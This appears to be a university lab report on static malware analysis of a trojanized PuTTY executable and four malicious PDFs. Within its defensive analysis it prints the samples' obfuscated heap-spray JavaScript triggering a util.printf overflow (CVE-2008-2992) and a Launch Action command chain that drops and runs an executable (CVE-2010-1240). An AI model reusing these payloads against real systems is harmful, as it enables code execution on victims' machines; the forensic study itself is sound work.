

Lab 6

Static Malware Analysis Objectives

Mina Salehi

University of Maryland Baltimore County

CYBR 642 Introduction to Digital Forensics

Presented to: Gina Scaldaferri

03/12/2025

Introduction

Static malware analysis is a fundamental cybersecurity practice that involves examining executable files without executing them, aiming to identify potential malicious intent. This method includes inspecting code structures, metadata, and embedded resources to detect anomalies or known malicious patterns. Unlike dynamic analysis, which observes the behavior of executed files, static analysis minimizes the risk of system compromise during the examination process. As malware continues to evolve with sophisticated evasion techniques, static analysis remains a critical component in the early detection and prevention of security threats (Gandotra et al., 2014).

Pre-Analysis

When responding to a malware infection report on a single computer, it is essential to follow a structured analysis plan to identify, contain, and mitigate the threat effectively. The initial step involves isolating the infected system to prevent the malware from spreading to other devices or networks. This can be achieved by disconnecting the computer from all network connections, including Wi-Fi and Ethernet (SpyCloud, n.d.). Subsequently, a comprehensive system backup should be performed to preserve the current state of the system for future forensic analysis. This involves creating a complete disk image, ensuring that all data, including hidden or system files, are captured (FRSecure, n.d.). Following the backup, static malware analysis is conducted to examine the malicious code without executing it. This process includes analyzing file signatures, hashes, and embedded strings to identify known malware patterns (CrowdStrike, n.d.).

Tools such as PE-bear are utilized to inspect the structure of Portable Executable (PE) files, allowing analysts to detect anomalies or modifications indicative of malware. Additionally, YARA rules can be applied to create descriptions of malware families based on textual or binary patterns, facilitating the identification of similar threats (Wikipedia, 2024). By systematically following these steps, organizations can effectively address and mitigate malware infections on individual systems.

Malware analysis involves dissecting malicious software to understand how it works, how to identify it, and how to eliminate it. The goals of analysis include providing the necessary information required to respond and report incidents. Analysts must determine exactly what happened by ensuring that all infected machines and files have been identified, measuring and containing the damage, and finding signatures for intrusion detection and intelligence sharing.

- **Host-based signatures:** These identify files or registry keys on a victim computer that indicate an infection. Unlike antivirus signatures, host-based signatures focus on what the malware did to the system rather than the malware itself.
- **Network signatures:** These detect malware by analyzing network traffic, such as communications with Command and Control (C2) servers, including identifying IPs and ports used.

Static vs. Dynamic Analysis

- **Static Analysis:** Examines malware without executing it, using tools such as VirusTotal, strings, and disassemblers.

- **Dynamic Analysis:** Involves running malware in a controlled environment to observe its behavior. This requires lab setups using Virtual Machines (VMs) or physical systems and tools such as RegShot, Process Monitor, Process Hacker, and CaptureBAT. RAM analysis can be conducted using tools like Redline or Volatility.

General Rules for Malware Analysis

- Do not get caught in unnecessary details.
- Understanding 100% of the code is not required; focus on key features.
- Utilize multiple tools; if one fails, try another.
- Stay updated as malware authors continuously develop evasion techniques.

Static Analysis Techniques

- **Antivirus Scanning:** Uses signature-based detection.
- **Hashes:** File fingerprints (e.g., MD5, SHA1) to identify known malware.
- **File Characteristics:** Includes inspecting strings, functions, and headers for indicators of compromise.

Analysis

This lab exercise simulates a common task performed by incident responders and forensic investigators—analyzing suspicious files in a controlled and secure environment. The objective is to conduct an initial triage assessment without employing advanced reverse engineering techniques. Instead, this method provides a rapid and efficient way to

evaluate potentially malicious files before escalating them to specialized teams for deeper analysis.


1. Analysis of Suspicious Executable

To begin, we were tasked with analyzing the LairNetPutty.exe file located on our Windows VM Desktop.

In this lab we will run strings against Lairnet and exporting it to a file


```
C:\Users\student\Downloads\SysinternalsSuite>strings.exe C:\Users\student\Desktop\LairNetPutty.exe > C:\Users\Student\Desktop\LairNetPutty-Strings.txt

Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```




```
LairNetPutty-Strings.txt - Notepad
File Edit Format View Help
!This program cannot be run in DOS mode.
K*~
Rich*~
.text
`.rdata
@.data
.rsrc
@.text
.idata
.rsrc
hTwE
YYu;9]
,9]
```

1. What release version of Putty does this executable contain?
 - a. Version 0.63



2. What email addresses are contained in relation to an encryption cipher? This will require research and explanation of why you came to this conclusion.
 - a. auth-agent-req@openssh.com: The email address auth-agent-req@openssh.com is associated with OpenSSH's authentication agent protocol, which is a component used for secure authentication in SSH connections. The ssh-agent program stores private keys used for public key authentication, allowing users to authenticate without repeatedly entering passphrases. The auth-agent-req@openssh.com address is used within OpenSSH's internal communication to facilitate agent requests securely (OpenSSH, n.d.).
 - b. zlib@openssh.com: This refers to a compression method implemented by OpenSSH. Unlike the standard "zlib" compression, which starts immediately after the SSH connection is established, "zlib@openssh.com" delays compression until after user authentication. This approach mitigates the risk of pre-authentication attacks targeting the compression code. The method is detailed in OpenSSH's protocol documentation. (OpenSSH, n.d.).

- c. des-cbc@ssh.com: This identifier represents the Data Encryption Standard (DES) cipher in Cipher Block Chaining (CBC) mode, as implemented by SSH Communications Security. (SSH Communications Security, n.d.).
3. What programming language does this executable appear to be based on? This will require research and an explanation of why you came to this conclusion.
- a. C++: This conclusion reached by utilizing strings.exe and analyzing the generated text file.



```

LairNetPutty-Strings.txt - Notepad
File Edit Format View Help
MIT-MAGIC-COOKIE-1 data did not match
MIT-MAGIC-COOKIE-1 data was wrong length
wrong authorisation protocol attempted
pr->disp->localauthdatalen <= lenof(realauthdata)
%s X11 proxy: %s
...
Microsoft Visual C++ Runtime Library
(Press Retry to debug the application - JIT must be enabled)
For information on how your program can cause an assertion
failure, see the Visual C++ documentation on asserts

```

4. What are some function names used within the executable? Do any appear to be malicious? Why or why not?
- a. Most functions listed are primarily configuration options and internal identifiers within the PuTTY SSH client, designed to handle specific behaviors and compatibility issues.
 - i. X11AuthFile, X11AuthType, BlinkText
 - b. The functions RegCreateKeyA, RegSetValueExA, SendMessageA, and OpenProcess are not inherently malicious but can be abused by malware depending on how they are used. Their presence in an executable does not

confirm that the program is malicious, but further analysis should be conducted to understand their intent.



5. What are some Windows DLLs that are referenced?

- a. The presence of User32.dll, SECUR32.dll, and GSSAPI32.dll in an executable does not necessarily indicate malicious intent. However, certain function calls within these DLLs can be abused for keylogging, credential theft, process injection, and unauthorized authentication bypasses.
- b. User32.dll: core Windows DLL responsible for handling user interface (Microsoft, 2023a).
 - i. Potential Malicious Usage: Keylogging, Screen capture, Injecting messages
- c. SECUR32.DLL: (Security Support Provider Interface, or SSPI) provides authentication services for Windows security mechanisms (Microsoft, 2023b).
 - i. Potential Malicious Usage: Credential Theft, Pass-the-Hash Attacks
- d. GSSAPI32.DLL: is the Windows implementation of the Generic Security Services API (GSSAPI), which enables secure authentication for network services (Internet Engineering Task Force [IETF], 2000).
 - i. Potential Malicious Usage: Man-in-the-Middle (MITM) Attacks, Credential Harvesting

Uploaded a hash of the LairNetPutty.exe file to VirusTotal.com and found the following:

1. Does the executable appear to be malicious?

- a. Yes, 61 out of 72 engines detected malicious code
2. Based on the analysis, what does it appear this executable appears to be?
 - a. Trojan




2. Analysis of Suspicious PDFs

Analyzing potentially malicious PDF files is a crucial step in digital forensics and cybersecurity to detect embedded threats such as JavaScript exploits, shellcode, or obfuscated payloads. In the provided evidence drive (E:\Suspicious Files), multiple PDF documents have been flagged as questionable and require further investigation. Using


PDFStreamDumper, an open-source tool designed for analyzing malicious PDFs, allowing users to inspect embedded objects and potential exploits (Zhao, n.d.).

To begin the analysis, open PDFStreamDumper from the Start Menu and navigate to "Load --> PDF File" to select a document for examination. Each file should be manually reviewed, with a focus on



analyzing objects that may contain potentially harmful content.

LairNet-PDF-1



LairNet-PDF-1 is malicious because it has JavaScript code embedded in it.

Exploit Scan in top menu revealed a CVE in PDF1. Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument (National Institute of Standards and Technology [NIST], n.d.). This means that the vulnerability occurs due to improper handling of memory on the stack. Because the vulnerability allows execution of arbitrary code, an attacker can gain control of the affected system if the user opens the malicious PDF

```

1669554529.txt - Notepad
File Edit Format View Help
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in stream: 6

Note other exploits may be hidden with javascript obfuscation
It is also possible these functions are being used in a non-exploit way.

```

```

PDFStreamDumper - http://sandsprite.com FileSize: 7 Kb LoadTime: 0.094 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos

7 Objects
1 HLen: 0x5F
2 HLen: 0x30
3 HLen: 0x31
4 HLen: 0x43
5 HLen: 0x40
6 0x20A-0x1953
0 HLen: 0xD9

KQuPOeuCoyrziORBLTxHSFwwtDBqQppVwdqRpAnHQfTrmsbNnDZQlJmOypldspSolTqZWIp.substring
(0, uBJ);
RxAHOUcljQoAUa =
KQuPOeuCoyrziORBLTxHSFwwtDBqQppVwdqRpAnHQfTrmsbNnDZQlJmOypldspSolTqZWIp.substring
(0,
KQuPOeuCoyrziORBLTxHSFwwtDBqQppVwdqRpAnHQfTrmsbNnDZQlJmOypldspSolTqZWIp.length-
uBJ);
while (RxAHOUcljQoAUa.length+uBJ < 0x40000) RxAHOUcljQoAUa =
RxAHOUcljQoAUa+RxAHOUcljQoAUa+XRSFYpbNtKOzwO;
fdNABfflGeMCAkaHZIYcjDiXpUGGUBIEEZXXHGpsuSyOBWbinWllnExtrNvFzqFLKmjccrrjrtr =
new Array();
for
(HmXftcmsYRooOHwFocYXRCQDPiwgogJWJnrPxxItKuOeuzWyTabGVgyRIaiZBOYCpeaRAGieIfPVYQzS
MC=
0;HmXftcmsYRooOHwFocYXRCQDPiwgogJWJnrPxxItKuOeuzWyTabGVgyRIaiZBOYCpeaRAGieIfPVYQz
SMC
<1450;HmXftcmsYRooOHwFocYXRCQDPiwgogJWJnrPxxItKuOeuzWyTabGVgyRIaiZBOYCpeaRAGieIfP
VYQzSMC++)
fdNABfflGeMCAkaHZIYcjDiXpUGGUBIEEZXXHGpsuSyOBWbinWllnExtrNvFzqFLKmjccrrjrtr
[HmXftcmsYRooOHwFocYXRCQDPiwgogJWJnrPxxItKuOeuzWyTabGVgyRIaiZBOYCpeaRAGieIfPVYQzS
MC] = RxAHOUcljQoAUa + YrrVcbNQSDIdQtmgFWIVtXkwrftZfYMXahqawjskrZI;
util.printf("%45000.45000f", 0);

```

LairNet-PDF-2

Exploit Header contains a Launch Action - possible CVE-2010-1240. In the context of malicious PDF documents, an Exploit Header refers to specific metadata or embedded scripts in a PDF file that trigger actions when the document is opened. One such action is the Launch Action, which is an embedded execution mechanism within a PDF. Attackers use this feature to bypass security measures and execute unauthorized code.

Adobe Reader and Acrobat 9.x before 9.3.3, and 8.x before 8.2.3 on Windows and Mac OS X, do not restrict the contents of one text field in the Launch File warning dialog, which


makes it easier for remote attackers to trick users into executing an arbitrary local program that was specified in a PDF document, as demonstrated by a text field that claims that the Open button will enable the user to read an encrypted message (National Institute of Standards and Technology [NIST], n.d.).



The screenshot shows the PDFStreamDumper application window. The title bar indicates the file is from http://sandsprite.com, 289 Kb, and loaded in 0.047 seconds. The menu bar includes Load, Exploits_Scan, Javascript_UI, Unescape_Selection, Manual_Escapes, Update_Current_Stream, Goto_Object, Search_For, Find/Replace, Tools, and Help_Videos. On the left, a list of 6 objects is shown with their hexadecimal lengths: 1 (0x5D), 2 (0x2C), 3 (0x37), 4 (0x47), 5 (0x265), and 0 (0xC6). Object 5 is selected. The main pane displays the following JavaScript code:

```
<<
  /Type/Action/S/Launch/Win
  <<
    /F (cmd.exe) /P (/C echo Set o=CreateObject^
("Scripting.FileSystemObject"):Set f=o.OpenTextFile^
("/root/.set/template.pdf",1,True^):f.SkipLine:Set w=CreateObject^
("WScript.Shell"):Set g=o.OpenTextFile^(w.ExpandEnvironmentStrings^("%TEMP%")^
+"\\msf.exe",2,True^):a=Split^(Trim^(Replace^(f.ReadLine,"\\x"," ")^)^):for each x
in a:g.Write^(Chr^("&h" ^& x^)^):next:g.Close:f.Close > 1.vbs && cscript //B 1.vbs
&& start %TEMP%\\msf.exe && del /F 1.vbs

    To view the encrypted content please tick the "Do not show this message
again" box and press Open.)
  >>
>>
```





The screenshot shows a Notepad window titled '786378796.txt - Notepad'. The menu bar includes File, Edit, Format, View, and Help. The text content is as follows:

```
Exploit Header contains a Launch Action - possible CVE-2010-1240 Date:6.29.10 v9.3.2 - */Ac ^
Exploit Header contains a Launch Action - possible CVE-2010-1240 Date:6.29.10 v9.3.2 - */Ac ^

Note other exploits may be hidden with javascript obfuscation
It is also possible these functions are being used in a non-exploit way.|
```

LairNet-PDF-3 contains the same Exploit as LairNet-PDF-2. It also contains a code in object 22 which represents a JavaScript action embedded within a PDF file, which can be executed when the PDF is opened in a viewer that supports JavaScript, such as Adobe Reader.



LairNet-PDF-4 object 6 has JavaScript code embedded in. The CVE is same as LairNet-PDF-1.

PDFStreamDumper - http://sandsprite.com FileSize: 6 Kb LoadTime: 0.062 seconds

Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos

7 Objects

- 1 HLen: 0x5B
- 2 HLen: 0x26
- 3 HLen: 0x2D
- 4 HLen: 0x47
- 5 HLen: 0x3C
- 6 0x1F4-0x1703
- 0 HLen: 0xDB

```
<CQrxNGMwuPvRwDTodFqqWYoOJoqPzKJAgfcVBliKSDmlZEFOhvuUtzuNQmwmuyFLOcGf)
uBbBiTATfZkfZaqR+=uBbBiTATfZkfZaqR;
ZjETeZeoLbHcCvcICoHTpnamioIZDvfaahYuPLzxfQkOieAryrW =
uBbBiTATfZkfZaqR.substring(0,
CQrxNGMwuPvRwDTodFqqWYoOJoqPzKJAgfcVBliKSDmlZEFOhvuUtzuNQmwmuyFLOcGf);
jCoOIKXUkDhChmNaJfwrSGyC = uBbBiTATfZkfZaqR.substring(0,
uBbBiTATfZkfZaqR.length-
CQrxNGMwuPvRwDTodFqqWYoOJoqPzKJAgfcVBliKSDmlZEFOhvuUtzuNQmwmuyFLOcGf);
while
(jCoOIKXUkDhChmNaJfwrSGyC.length+CQrxNGMwuPvRwDTodFqqWYoOJoqPzKJAgfcVBliKSDmlZEFO
hvuUtzuNQmwmuyFLOcGf < 0x40000) jCoOIKXUkDhChmNaJfwrSGyC =
jCoOIKXUkDhChmNaJfwrSGyC+jCoOIKXUkDhChmNaJfwrSGyC+ZjETeZeoLbHcCvcICoHTpnamioIZDv
faahYuPLzxfQkOieAryrW;
kfZTIPKPCNIZOjQpFXQFPfJtAxsuA = new Array();
for (JoXXzUABwgrZGiYxJRRLyUkRqIjwNyfGaLJhILFaQIbziuQeWhwj=
0;JoXXzUABwgrZGiYxJRRLyUkRqIjwNyfGaLJhILFaQIbziuQeWhwj
<1450;JoXXzUABwgrZGiYxJRRLyUkRqIjwNyfGaLJhILFaQIbziuQeWhwj++)
kfZTIPKPCNIZOjQpFXQFPfJtAxsuA
[JoXXzUABwgrZGiYxJRRLyUkRqIjwNyfGaLJhILFaQIbziuQeWhwj] = jCoOIKXUkDhChmNaJfwrSGyC
+ DJPjAmOBWabUUUsFRfKVOCROBbrtrxlosnfqTImJSImksNfxHiQHcyAWeueDAvPNecCxtmUffzWeJik
vcCpxPYSuiURSCdt;
util.printf("%45000.45000f", 0);
```

240782567.txt - Notepad

File Edit Format View Help

```
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in stream: 6
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in main textbox

Note other exploits may be hidden with javascript obfuscation
It is also possible these functions are being used in a non-exploit way.
```

The JavaScript action inside a PDF file can be used for both legitimate and malicious purposes. Malware authors have exploited the `exportDataObject()` function to steal information and execute unauthorized code on victims' machines. Security professionals should analyze PDF files carefully to detect and prevent JavaScript-based attacks.

In conclusion, malicious PDF exploitation remains a significant cybersecurity threat, leveraging legitimate features such as Launch Actions, JavaScript execution, and registry manipulation to perform unauthorized actions. By employing proactive detection techniques, continuous updates, and forensic analysis tools, organizations can reduce the risk of exploitation and strengthen their security posture against document-based attacks.

Glossary

Cipher Block Chaining (CBC): A mode of operation for block ciphers that enhances security by incorporating a feedback mechanism between blocks.

Data Encryption Standard (DES): A symmetric encryption algorithm that was widely used but is now considered insecure due to its small key size.

Keylogging: Capturing keystrokes to steal user credentials.

PDF Exploit: The use of vulnerabilities in PDF readers to execute malicious code.

Process Injection: A technique where malware inserts malicious code into another process to evade detection.

Reverse Engineering – The process of analyzing software to understand its functionality, behavior, or vulnerabilities.

SSH (Secure Shell): A cryptographic protocol used to securely access remote systems over an unsecured network.

zlib Compression: A lossless data compression library used to reduce data size for transmission.

References

- CrowdStrike. (n.d.). *Malware Analysis: Steps & Examples*. Retrieved from <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/malware-analysis/>
- FRSecure. (n.d.). *Malware Incident Response Playbook*. Retrieved from <https://frsecure.com/malware-incident-response-playbook/>
- Gandotra, E., Bansal, D., & Sofat, S. (2014). Malware analysis and classification: A survey. *Journal of Information Security*, 5(2), 56-64. <https://doi.org/10.4236/jis.2014.52006>
- Internet Engineering Task Force (IETF). (2000). *Generic security service application program interface version 2, update 1 (RFC 2743)*. RFC Editor. Retrieved from <https://www.rfc-editor.org/rfc/rfc2743>
- Microsoft. (2022). winreg.h. Retrieved from <https://learn.microsoft.com/en-us/windows/win32/api/winreg>
- Microsoft. (2023a). User32.dll functions. Retrieved from <https://learn.microsoft.com/en-us/windows/win32/api/winuser/>
- Microsoft. (2023b). SECUR32.dll (Windows Authentication Services). Retrieved from <https://learn.microsoft.com/en-us/windows/win32/secauthn/>
- National Institute of Standards and Technology (NIST). (n.d.). CVE-2008-2992: Adobe Acrobat and Reader JavaScript vulnerability. National Vulnerability Database. Retrieved from <https://nvd.nist.gov/vuln/detail/CVE-2008-2992>

OpenSSH. (n.d.). *OpenSSH authentication agent protocol*. Retrieved from

<https://www.openssh.com/>

Zhao. (n.d.). *PDFStreamDumper*. GitHub. Retrieved from

<https://github.com/zha0/pdfstreamdumper>

Sikorski, M., & Honig, A. (2012). *Practical malware analysis: The hands-on guide to dissecting malicious software*.

SpyCloud. (n.d.). *7 Steps of a Complete Malware Incident Response Plan*. Retrieved from

<https://spycloud.com/blog/7-steps-of-malware-incident-response-plan/>

SSH Communications Security. (n.d.). *Ciphers and MACs for SSH Server*. Retrieved from

https://docs.ssh.com/manuals/server-zos-admin/55/Ciphers_and_MACs.html

